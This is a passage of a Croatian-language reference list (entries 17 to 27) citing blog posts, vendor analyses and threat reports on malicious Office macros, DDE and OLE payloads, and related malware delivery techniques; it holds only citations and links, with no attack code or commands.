17. **Pwndizzle.** Office Document Macros, OLE, Actions, DDE Payloads and Filter Bypass. [Mrežno] 1. ožujka 2017. [Citirano: 29. svibnja 2018.] https://pwndizzle.blogspot.com/2017/03/office-document-macros-ole-actions-dde.html.
18. **Tigzy.** Macro malware, The biggest online threat. *Adlice Software.* [Mrežno] 31. siječnja 2017. [Citirano: 13. kolovoza 2018.] https://www.adlice.com/macro-malware-the-biggest-online-threat/.
19. **Viegas, Rohan.** VMRay Guest Post: Fake Microsoft Word Invoice Hides Malware. *OPSWAT.* [Mrežno] 10. kolovoza 2017. [Citirano: 13. kolovoza 2018.] https://www.opswat.com/blog/vmray-guest-post-fake-microsoft-word-invoice-hides-malware.
20. **ProRealTime.** DDE Data Export. *ProRealTime user manual.* [Mrežno] [Citirano: 13. kolovoz 2018.] https://www.prorealtime.com/en/help-manual/dde-data-export.
21. **Duncan, Brad.** Hancitor malspam uses DDE attack. *SANS Internet Storm Center.* [Mrežno] 17. listopada 2017. [Citirano: 13. kolovoza 2018.] https://isc.sans.edu/forums/diary/Hancitor+malspam+uses+DDE+attack/22936/.
22. **Pornasdoro, Alden.** Where's the Macro? Malware authors are now using OLE embedding to deliver malicious files. *Microsoft Secure.* [Mrežno] 14. lipnja 2016. [Citirano: 13. kolovoza 2018.] https://cloudblogs.microsoft.com/microsoftsecure/2016/06/14/wheres-the-macro-malware-author-are-now-using-ole-embedding-to-deliver-malicious-files/.
23. **Sewing, Julius.** Jaff Ransomware Hiding in a PDF document. *VMRay.* [Mrežno] 17. svibnja 2017. [Citirano: 14. kolovoza 2018.] https://www.vmray.com/cyber-security-blog/jaff-ransomware-hiding-in-a-pdf-document/.
24. **Mertens, Xavier.** Malware Delivered via Windows Installer Files. *SANS Internet Storm Center.* [Mrežno] 17. veljače 2018. [Citirano: 3. rujna 2018.] https://isc.sans.edu/forums/diary/Malware+Delivered+via+Windows+Installer+Files/23349/.
25. **Abrams, Lawrence.** Popular Anime Site Crunchyroll.com Hijacked to Distribute Malware. *BleepingComputer.* [Mrežno] 4. studenog 2017. [Citirano: 3. rujna 2018.] https://www.bleepingcomputer.com/news/security/popular-anime-site-crunchyroll-com-hijacked-to-distribute-malware/.
26. **Wueest, Candid i Anand, Himanshu.** Internet Security Threat Report: Living off the land and fileless attack techniques. [Mrežno] srpanj 2017. [Citirano: 17. listopada 2018.] https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf.
27. **Symantec.** Internet Security Threat Report. [Mrežno] 2018. [Citirano: 19. srpnja 2018.] https://www.symantec.com/content/dam/symantec/docs/reports/istr-23-2018-en.pdf.